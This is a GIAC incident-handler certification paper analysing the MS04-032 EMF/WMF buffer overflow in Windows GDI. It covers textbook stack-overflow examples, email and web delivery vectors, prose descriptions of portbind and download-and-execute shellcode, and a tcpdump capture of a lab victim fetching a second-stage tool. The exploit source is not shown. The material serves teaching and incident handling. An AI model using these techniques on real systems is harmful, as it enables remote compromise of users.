Global Information Assurance Certification Paper

Microsoft Graphics Rendering Engine (EMF and WMF) Unchecked Buffer Vulnerability and Exploit.

GIAC Certified
Incident Handler

Practical Assignment
Version 4

Oseloka Obiora

Hacker Techniques and
Incident Handling

SANS Security Hammersmith
London June 28 2004

[redacted]

This paper serves to partially fulfil the requirements for the completion of the GIAC Certified incident Handler certification. It selects a recent Microsoft vulnerability and goes onto explain the details of it. Thereafter a corresponding exploit is discussed and the purpose of both discussions is to provide a good amount of detailed information for any of the targeted audience on the subject.

The paper then goes onto to draw up the appropriate incident handling process.

[redacted]

This paper is an analysis of the vulnerability in the way the Microsoft Graphics Rendering Engine processes Windows Metafile (WMF) and Enhanced Metafile (EMF) image formats. As of the time of this writing only one exploit code had been written[1] and this one shall be discussed detailing its characteristics.

Some time will be devoted towards explaining: the architecture of the Graphics Rendering Engine (GDI) its purpose and how it normally functions, the Windows Metafile and Enhanced Metafile image formats. There will also be an explanation on the type vulnerability associated with this version of the GDI as well as discussions on the basic TCP/IP principles that apply to the Service and the exploitation of the vulnerability.

In order to show clearly how an exploit can take advantage of this vulnerability, a particular exploit from the vault of K-Otik by fiNis[2] will be used. In demonstrating this I will setup a simple network consisting of one machine with Microsoft Windows XP build Service Pack 1 with Internet Explorer 6.0 SP1 (the victim's machine), a second Windows machine running Microsoft Visual C++ Toolkit 2003 to compile the exploit and a third machine running Red Hat Linux 9 (the attacker's machine). The exploit will created as an executable program on the second machine and will be run to create a specially crafted .emf file[3]. This file in turn will be embedded into a HTML email as an EMF image. Once the recipient of the email is successfully persuaded to preview the image attached though Microsoft Outlook 2003, the buffer overflow will take place and the payload will be executed. The execution of the malicious payload can cause the victim's machine to be compromised in two ways:

- One way is to have the victim's machine bind a command shell back to a specific TCP port. This command shell will have the highest possible local system privileges. This is the portbind shellcode.
- The other way is to have the victim's machine connect to the attacker's machine or an alternative machine and download and execute another program to continue the compromise.

I will show how through the use of tools such as TCPdump, Netcat, and SubSeven[4], to gain access, detect, and monitor the attack. I will also include

---

[1] http://www.giac.org/practical/GCIH/Travis_Abrams_GCIH.pdf
[2] http://www.k-otik.net
[3] http://www.giac.org/practical/GCIH/Suid_Adeyanju_GCIH.pdf
[4] www.sub7.net

screenshots of the various stages of the attack: Reconnaissance, Scanning, Exploiting the system, Keeping Access, and Covering Tracks.

Finally I will discuss how the six-step Incident Handling process developed by SANS should be applied in detection, containment through to remediation of the incident.

Name

The name of the exploit is HOD-ms04032-emf-expl2.c[5] and it is a publicly released exploit code from fiNis (finis@bk.ru). It is a proof of concept developed to demonstrate the vulnerability in the way the Windows Graphics Rendering Engine processes WMF and EMF image formats. Below is a list of other advisories:

- Microsoft Security Bulletin MS04-032 - http://www.microsoft.com/technet/security/Bulletin/MS04-032.mspx
- CVE CAN-2004-0209 - http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0209
- Bugtrack ID 11375 - http://www.securityfocus.com/bid/11375
- CERT-VN:VU#806278 - http://www.kb.cert.org/vuls/id/806278
- X-Force win-emf-bo 16581 - http://xforce.iss.net/xforce/xfdb/16581

This vulnerability had the following timeline:

- Patrick Porlan working with Mark Russinovich of Winternals Software report vulnerability to Microsoft on March 18th, 2004
- Microsoft releases MS04-032[6] on October 12th, 2004 to correct issue.
- Proof of concept exploit is released on the K-Otik[1] website on October 20th, 2004
- WORM_GOLTEN.A discovered by Trend Micro[7] on November 10th 2004. This worm exploits the vulnerability using social engineering inviting the user to view seemingly harmless EMF images.

Operating Systems

The following Operating Systems are vulnerable:

Avaya DefinityOne Media Servers R9[8]
Avaya DefinityOne Media Servers R8
Avaya DefinityOne Media Servers R7
Avaya DefinityOne Media Servers R6
Avaya DefinityOne Media Servers R12

[5] http://www.k-otik.com/exploits/20041020.HOD-ms04032-emf-expl2.c.php
[6] http://www.microsoft.com/technet/security/Bulletin/MS03-049.mspx
[7] http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_GOLTEN.A
[8] http://www.securityfocus.com/bid/11375

Avaya DefinityOne Media Servers R11
Avaya DefinityOne Media Servers R10
Avaya DefinityOne Media Servers
Avaya IP600 Media Servers R9
Avaya IP600 Media Servers R8
Avaya IP600 Media Servers R7
Avaya IP600 Media Servers R6
Avaya IP600 Media Servers R12
Avaya IP600 Media Servers R11
Avaya IP600 Media Servers R10
Avaya IP600 Media Servers
Avaya Modular Messaging (MSS) 1.1
Avaya Modular Messaging (MSS) 2.0
Avaya S3400 Message Application Server
Avaya S8100 Media Servers R9
Avaya S8100 Media Servers R8
Avaya S8100 Media Servers R7
Avaya S8100 Media Servers R6
Avaya S8100 Media Servers R12
Avaya S8100 Media Servers R11
Avaya S8100 Media Servers R10
Avaya S8100 Media Servers
Microsoft Windows 2000 Advanced Server SP4
Microsoft Windows 2000 Advanced Server SP3
Microsoft Windows 2000 Advanced Server SP2
Microsoft Windows 2000 Advanced Server SP1
Microsoft Windows 2000 Advanced Server
Microsoft Windows 2000 Datacenter Server SP4
Microsoft Windows 2000 Datacenter Server SP3
Microsoft Windows 2000 Datacenter Server SP2
Microsoft Windows 2000 Datacenter Server SP1
Microsoft Windows 2000 Datacenter Server
Microsoft Windows 2000 Professional SP4
Microsoft Windows 2000 Professional SP3
Microsoft Windows 2000 Professional SP2
  + Microsoft Windows 2000 Advanced Server SP2
  + Microsoft Windows 2000 Datacenter Server SP2
  + Microsoft Windows 2000 Server SP2
  + Microsoft Windows 2000 Terminal Services SP2
Microsoft Windows 2000 Professional SP1
  + Microsoft Windows 2000 Advanced Server SP1
  + Microsoft Windows 2000 Datacenter Server SP1
  + Microsoft Windows 2000 Server SP1
  + Microsoft Windows 2000 Terminal Services SP1
Microsoft Windows 2000 Professional
  + Microsoft Windows 2000 Advanced Server
  + Microsoft Windows 2000 Datacenter Server
  + Microsoft Windows 2000 Server
  + Microsoft Windows 2000 Terminal Services
Microsoft Windows 2000 Server SP4
Microsoft Windows 2000 Server SP3
Microsoft Windows 2000 Server SP2
Microsoft Windows 2000 Server SP1
Microsoft Windows 2000 Server

+ Avaya DefinityOne Media Servers
+ Avaya IP600 Media Servers
+ Avaya S3400 Message Application Server
+ Avaya S8100 Media Servers

Microsoft Windows Server 2003 Datacenter Edition SP1 Beta 1
Microsoft Windows Server 2003 Datacenter Edition
Microsoft Windows Server 2003 Datacenter Edition 64-bit SP1 Beta 1
Microsoft Windows Server 2003 Datacenter Edition 64-bit
Microsoft Windows Server 2003 Enterprise Edition SP1 Beta 1
Microsoft Windows Server 2003 Enterprise Edition
Microsoft Windows Server 2003 Enterprise Edition 64-bit SP1 Beta 1
Microsoft Windows Server 2003 Enterprise Edition 64-bit
Microsoft Windows Server 2003 Standard Edition SP1 Beta 1
Microsoft Windows Server 2003 Standard Edition
Microsoft Windows Server 2003 Web Edition SP1 Beta 1
Microsoft Windows Server 2003 Web Edition
Microsoft Windows XP 64-bit Edition SP1
Microsoft Windows XP 64-bit Edition
Microsoft Windows XP 64-bit Edition Version 2003 SP1
Microsoft Windows XP 64-bit Edition Version 2003
Microsoft Windows XP Home SP1
Microsoft Windows XP Home
Microsoft Windows XP Media Center Edition SP1
Microsoft Windows XP Media Center Edition
Microsoft Windows XP Professional SP1
Microsoft Windows XP Professional

Protocols/Services/Applications

In order appreciate this vulnerability and the associating exploit, I will proceed to give a detailed description of the Microsoft Graphic Rendering Engine and it's functioning. I will also give some definition to the WMF and EMF image formats.

The Graphics Rendering Engine[9,10] constitutes part of the Graphics Device interface (GDI). The GDI consists of *Microsoft Win32® GDI* and *kernel-mode GDI*. *Win32 GDI* is a user-mode API used by Win32 applications that require graphics support[1]. *Kernel-mode GDI* (also known as the **Graphics Rendering Engine**) interfaces directly with kernel-mode graphics drivers, as well as Window Manager. Kernel-mode GDI exports several services and functions that can be called by device drivers to perform a host of drawing and graphics-related operations. This eliminates the need for graphics drivers to implement much of the required graphics functionality.

The Win32 GDI library that is directly accessible to Win32 applications can be found in *gdi32.dll*. It fields calls to the functions listed in *wingdi.h* and passes the application-supplied information to kernel-mode GDI by way of executive system

[9] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/graphics/hh/graphics/qgintro_087923e4-fae9-475a-9652-c1ffda5f9430.xml.asp
[10] http://www.osronline.com/ddkx/graphics/gdioview_9naf.htm

services in the NT-based operating system. The kernel-mode GDI library is found in *win32k.sys*. Kernel-mode GDI communicates with a graphics driver by calling the driver's implementations of the DDI functions listed in *winddi.h*[11].

The GDI communicates between the application and the device driver, which performs the hardware-specific functions that generate output. By acting as a buffer between applications and output devices, GDI presents a device-independent view of the world for the application while interacting in a device-dependent format with the device[12,13].

In the GDI environment are two working spaces—the logical and the physical. Logical space is inhabited by applications; it is the "ideal" world in which all colors are available, all fonts scale, and output resolution is phenomenal. Physical space, on the other hand, is the real world of devices, with limited color, strange output formats, and differing drawing capabilities. In Windows, an application does not need to understand the quirkiness of a new device. GDI code works on the new device if the device has a device driver.

Applications call Microsoft Win32® GDI functions to make graphics output requests. These requests are routed to kernel-mode GDI. Kernel-mode GDI then sends these requests to the appropriate graphics driver, such as a display driver or printer driver. Kernel-mode GDI is a system-supplied module that cannot be replaced.

GDI communicates with the graphics driver through a set of graphics device driver interface (graphics DDI) functions. These functions are identified by their *Drv* prefix. Information is passed between GDI and the driver through the input/output parameters of these entry points. The driver *must* support certain *DrvXxx* functions for GDI to call. The driver supports GDI's requests by performing the appropriate operations on its associated hardware before returning to GDI.


GDI includes many graphics output capabilities in itself, eliminating the need for the driver to support these capabilities and thereby making it possible to reduce the size of the driver. GDI also exports service functions that the driver can call, further reducing the amount of support the driver must provide. GDI service functions are identified by their **Eng** prefix, and functions that provide access to GDI-maintained structures have names in the form *Xxx***OBJ**_*Xxx*.
The following figure shows this flow of communication.

---

[11] http://www.osronline.com/ddkx/gloss/glossary_8l89.htm

[12] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/graphics/hh/graphics/ggintro_087923e4-fae9-475a-9652-c1ffda5f9430.xml.asp

[13] http://www.osronline.com/ddkx/graphics/gdioview_9naf.htm



Graphics Driver and GDI Interaction[14,15]

Metafiles[16] - A metafile is a collection of structures that store a picture in a device-independent format. Device independence is the one feature that sets metafiles apart from bitmaps. Unlike a bitmap, a metafile guarantees device independence. There is a drawback to metafiles however; they are generally drawn more slowly than bitmaps. Therefore, if an application requires fast drawing and device independence is not an issue, it should use bitmaps instead of metafiles.

The *enhanced-format metafile* consists of the following elements:

- A header
- A table of handles to GDI objects
- A private palette
- An array of metafile records

Enhanced metafiles provide true device independence. You can think of the picture stored in an enhanced metafile as a "snapshot" of the video display taken at a particular moment. This "snapshot" maintains its dimensions no matter where it appears on a printer, a plotter, the desktop, or in the client area of any application.

You can use enhanced metafiles to store a picture created by using the GDI functions (including new path and transformation functions). Because the enhanced metafile format is standardized, pictures that are stored in this format can be copied from one application to another; and, because the pictures are

[14] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/graphics/hh/graphics/ggintro_087923e4-fae9-475a-9652-c1ffda5f9430.xml.asp
[15] http://www.osronline.com/ddkx/graphics/gdioview_9naf.htm
[16] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/gdi/metafile_250z.asp

truly device independent, they are guaranteed to maintain their shape and proportion on any output device.

A *Windows-format metafile*[17] is used by 16-bit Windows-based applications. The format consists of a header and an array of metafile records. The following are the limitations of this format:

- A Windows-format metafile is application and device dependent. Changes in the application's mapping modes or the device resolution affect the appearance of metafiles created in this format.
- A Windows-format metafile does not contain a comprehensive header that describes the original picture dimensions, the resolution of the device on which the picture was created, an optional text description, or an optional palette.
- A Windows-format metafile does not support the new curve, path, and transformation functions. See the list of supported functions in the table that follows.
- Some Windows-format metafile records cannot be scaled.
- The metafile device context associated with a Windows-format metafile cannot be queried (that is, an application cannot retrieve device-resolution data, font metrics, and so on).

Description

The cause of this vulnerability is caused by an unchecked buffer in the way that the Graphics Rendering Engine processes Windows Metafile (WMF) and Enhanced Metafile (EMF) image formats.

When processing Windows Extended Metafile Format (.emf) files, Windows Explorer sets a buffer size based on information in the header for the file. If a malformed header is sent, it may be possible for an attacker to cause a DoS condition to occur. It may also be possible for an attacker to execute code of their choosing on a vulnerable host. As discussed above the GRE component that is exploitable resides in the kernel and the DLL responsible for image rendering is the ***shimgvw.dll***[18,19].

If a buffer is allocated with the size indicated in the header (no validity checks), then the header is copied into it - if the size is less than the header size, that's one overflow.

The DLL will then proceed to read the rest of the file to a length of (size-header size), which allows for an integer overflow causing the rest of the file to be

[17] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/graphics/hh/graphics/drvarch_8bfe2c75-e04a-45fd-be65-8d64f70a78c2.xml.asp

[18] http://archives.neohapsis.com/archives/bugtraq/2004-02/0594.html

[19] http://www.dssrg.curtin.edu.au/~satherrl/localdoc/BugTraq/msg00139.html

appended to the already blown buffer[20,21].

What is buffer overflow, why is it dangerous?
Buffer overflow problems always have been associated with security vulnerabilities. In the past, lots of security breaches have occurred due to buffer overflow. This article[22] attempts to explain what buffer overflow is, how it can be exploited.

Buffer Overflow: the Basics


A buffer is a contiguous allocated chunk of memory, such as an array or a pointer in C. In C and C++, there are no automatic bounds checking on the buffer, which means a user can write past a buffer. For example[3]:

```
int main () {
    int buffer[10];
    buffer[20] = 10;
}
```

The above C program is a valid program, and every compiler can compile it without any errors. However, the program attempts to write beyond the allocated memory for the buffer, which might result in unexpected behavior. Over the years, some bright people have used only this concept to create havoc in the computer industry. Before we understand how they did it, let's first see what a process looks like in memory.

A process is a program in execution. An executable program on a disk contains a set of binary instructions to be executed by the processor; some read-only data, such as printf format strings; global and static data that lasts throughout the program execution; and a brk pointer that keeps track of the malloced memory. Function local variables are automatic variables created on the stack whenever functions execute, and they are cleaned up as the function terminates.

[20] http://archives.neohapsis.com/archives/bugtraq/2004-02/0594.html
[21] http://www.dssrg.curtin.edu.au/~satherrl/localdoc/BugTraq/msg00139.html
[22] http://www.linuxjournal.com/article/6701



The figure above[23] shows the memory layout of a Linux process. A process image starts with the program's code and data. Code and data consists of the program's instructions and the initialized and uninitialized static and global data, respectively. After that is the run-time heap (created using malloc/calloc), and then at the top is the users stack. This stack is used whenever a function call is made.

The Stack Region[3]

A stack is a contiguous block of memory containing data. A stack pointer (SP) points to the top of the stack. Whenever a function call is made, the function parameters are pushed onto the stack from right to left. Then the return address (address to be executed after the function returns), followed by a frame pointer (FP), is pushed on the stack. A frame pointer is used to reference the local variables and the function parameters, because they are at a constant distance from the FP. Local automatic variables are pushed after the FP. In most implementations, stacks grow from higher memory addresses to the lower ones.


This figure depicts a typical stack region as it looks when a function call is being

[23] http://www.linuxjournal.com/article/6701

executed. Notice the FP between the local and the return addresses. For this C example[24],

```
void function (int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
}
int main() {
  function(1,2,3);
}
```

The function stack looks like[1]:



As you can see, buffer1 takes eight bytes and buffer2 takes 12 bytes, as memory can be addressed only in multiples of word size (four bytes). In addition, an FP is needed to access a, b, c, buffer1 and buffer2 variables. All these variables are cleaned up from the stack as the function terminates. These variables take no space in the executable disk copy.

Buffer Overflow: the Details

Consider another C example[1]:

```
void function (char *str) {
   char buffer[16];
   strcpy (buffer, str);
}
int main () {
  char *str = "I am greater than 16 bytes"; // length of str = 27 bytes
  function (str);
}
```

This program is guaranteed to cause unexpected behavior, because a string (str) of 27 bytes has been copied to a location (buffer) that has been allocated for only 16 bytes. The extra bytes run past the buffer and overwrite the space allocated for the FP, return address and so on. This, in turn, corrupts the process stack. The function used to copy the string is strcpy, which completes

[24] http://www.linuxjournal.com/article/6701

no checking of bounds. Using strncpy would have prevented this corruption of the stack. However, this classic example shows that a buffer overflow can overwrite a function's return address, which in turn can alter the program's execution path. Recall that a function's return address is the address of the next instruction in memory, which is executed immediately after the function returns.

Overwriting Function's Return Addresses[25]

Because we know it is easy to overwrite a function's return address, an intelligent hacker might want to spawn a shell (with root permissions) by jumping the execution path to such code. But, what if there is no such code in the program to be exploited? The answer is to place the code we are trying to execute in the buffer's overflowing area. We then overwrite the return address so it points back to the buffer and executes the intended code. Such code can be inserted into the program using environment variables or program input parameters.

In the case of the GRE vulnerability the functions described above will take in data from the specially crafted file and copy in excessive data into an insufficient heap-based chunk of memory. The buffer overflows in the GDI DLL in the win32k.sys and the new return address points to the attacker's portbind or shellcode.

Signatures of the Attack

Any program that renders the affected image types could be vulnerable to this attack. Here are some examples[26]:


- An attacker could host a malicious Web site that is designed to exploit this vulnerability through Internet Explorer and then persuade a user to view the Web site.
- An attacker could create an HTML e-mail message that has a specially crafted image attached. The specially crafted image could be designed to exploit this vulnerability through Microsoft Outlook or through Outlook Express 6. An attacker could persuade the user to view the HTML e-mail message.
- An attacker could embed a specially crafted image in an Office document and then persuade the user to view the document.
- An attacker could add a specially crafted image to the local file system or onto a network share and then persuade the user to preview the folder.
- An attacker could locally log on to the system. An attacker could then run a specially-designed program that could exploit the vulnerability, and thereby gain complete control over the affected system.

[25] http://www.linuxjournal.com/article/6701


[26] http://www.microsoft.com/technet/security/Bulletin/MS04-032.mspx

An attacker could also access the affected component through another vector. For example, an attacker could log on to the system interactively or by using another program that passes parameters to the vulnerable component (locally or remotely). In this case the program is the specially crafted file that can be created with a two different payloads depending on the options used when creating the file. These are the options available[27]:

- Portbind – this option will have the victim's machine listen on a specified TCP port
- Connect out and download – in this case the victim's machine will attempt to connect out to the attacker's machine and download a further tool to continue the compromise.




The portbind case will be confirmed as having occurred by performing a "netstat –an" on the compromised machine.



[27] http://www.giac.org/practical/GCIH/Suid_Adeyanju_GCIH.pdf

The exploit has also been proven to be detected by McAfee VirusScan engine version 4.3.20. Once the malicious file is previewed, VirusScan detects the exploit taking place and immediately quarantines the file. The file is detected as a "Exploit-MS04-032!gdi"[28]. Below is a screen capture of the detection.



If the exploit was created using the *Download & exec shellcode*, the compromise would force the victim's machine to connect and download another tool to assist the attacker in a further compromise. Using network packet sniffer like TCPdump[29], this phase of the exploit can be examined as it happens. Here the attacker's IP address is 10.10.75.1 and the victim's IP address is 10.10.75.2. The port is HTTP.

```
07:03:00.390016 10.10.75.2.4530 > 10.10.75.1.http: S 2945590400:2945590400(0) win 65535
<mss 1460,nop,nop,sackOK> (DF)
07:03:00.390058 10.10.75.1.http > 10.10.75.2.4530: S 299764180:299764180(0) ack 2945590401
win 5840 <mss 1460,nop,nop,sackOK> (DF)
07:03:00.390118 10.10.75.2.4530 > 10.10.75.1.http: . ack 1 win 65535 (DF)
07:03:00.393202 10.10.75.2.4530 > 10.10.75.1.http: P 1:403(402) ack 1 win 65535 (DF)
07:03:00.393238 10.10.75.1.http > 10.10.75.2.4530: . ack 403 win 6432 (DF)
07:03:00.394255 10.10.75.1.http > 10.10.75.2.4530: . 1:1461(1460) ack 403 win 6432 (DF)
07:03:00.394332 10.10.75.1.http > 10.10.75.2.4530: . 1461:2921(1460) ack 403 win 6432 (DF)
07:03:00.394381 10.10.75.2.4530 > 10.10.75.1.http: . ack 2921 win 65535 (DF)
07:03:00.394409 10.10.75.1.http > 10.10.75.2.4530: . 2921:4381(1460) ack 403 win 6432 (DF)
07:03:00.394457 10.10.75.2.4530 > 10.10.75.1.http: . ack 4381 win 65535 (DF)
07:03:00.394468 10.10.75.1.http > 10.10.75.2.4530: . 4381:5841(1460) ack 403 win 6432 (DF)
07:03:00.394502 10.10.75.1.http > 10.10.75.2.4530: . 5841:7301(1460) ack 403 win 6432 (DF)
07:03:00.394536 10.10.75.2.4530 > 10.10.75.1.http: . ack 7301 win 65535 (DF)
07:03:00.394554 10.10.75.1.http > 10.10.75.2.4530: . 7301:8761(1460) ack 403 win 6432 (DF)
07:03:00.394593 10.10.75.2.4530 > 10.10.75.1.http: . ack 8761 win 65535 (DF)
07:03:00.394603 10.10.75.1.http > 10.10.75.2.4530: . 8761:10221(1460) ack 403 win 6432 (DF)
07:03:00.394637 10.10.75.1.http > 10.10.75.2.4530: . 10221:11681(1460) ack 403 win 6432 (DF)
07:03:00.394670 10.10.75.2.4530 > 10.10.75.1.http: . ack 11681 win 62615 (DF)
07:03:00.394687 10.10.75.1.http > 10.10.75.2.4530: . 11681:13141(1460) ack 403 win 6432 (DF)
```

[28] http://vil.nai.com/vil/content/v_129471.htm

[29] www.tcpdump.org

```
07:03:00.394719 10.10.75.1.http > 10.10.75.2.4530: . 13141:14601(1460) ack 403 win 6432 (DF)
07:03:00.394765 10.10.75.2.4530 > 10.10.75.1.http: . ack 14601 win 59695 (DF)
07:03:00.394774 10.10.75.1.http > 10.10.75.2.4530: . 14601:16061(1460) ack 403 win 6432 (DF)
07:03:00.394812 10.10.75.1.http > 10.10.75.2.4530: . 16061:17521(1460) ack 403 win 6432 (DF)
07:03:00.394846 10.10.75.2.4530 > 10.10.75.1.http: . ack 17521 win 56775 (DF)
07:03:00.394855 10.10.75.1.http > 10.10.75.2.4530: . 17521:18981(1460) ack 403 win 6432 (DF)
07:03:00.394888 10.10.75.1.http > 10.10.75.2.4530: . 18981:20441(1460) ack 403 win 6432 (DF)
07:03:00.394922 10.10.75.2.4530 > 10.10.75.1.http: . ack 20441 win 53855 (DF)
07:03:00.394936 10.10.75.1.http > 10.10.75.2.4530: . 20441:21901(1460) ack 403 win 6432 (DF)
07:03:00.394968 10.10.75.1.http > 10.10.75.2.4530: . 21901:23361(1460) ack 403 win 6432 (DF)
07:03:00.395002 10.10.75.2.4530 > 10.10.75.1.http: . ack 23361 win 50935 (DF)
07:03:00.395012 10.10.75.1.http > 10.10.75.2.4530: . 23361:24821(1460) ack 403 win 6432 (DF)
07:03:00.395048 10.10.75.1.http > 10.10.75.2.4530: . 24821:26281(1460) ack 403 win 6432 (DF)
07:03:00.395080 10.10.75.2.4530 > 10.10.75.1.http: . ack 26281 win 48015 (DF)
07:03:00.577509 10.10.75.1.http >10.10.75.2.4530: FP 1063275:1064396(1121) ack 403 win 6432
(DF)
07:03:00.578018 10.10.75.2.4530 > 10.10.75.1.http: . ack 1064397 win 48354 (DF)
07:03:00.578622 10.10.75.2.4530 > 10.10.75.1.http: . ack 1064397 win 62954 (DF)
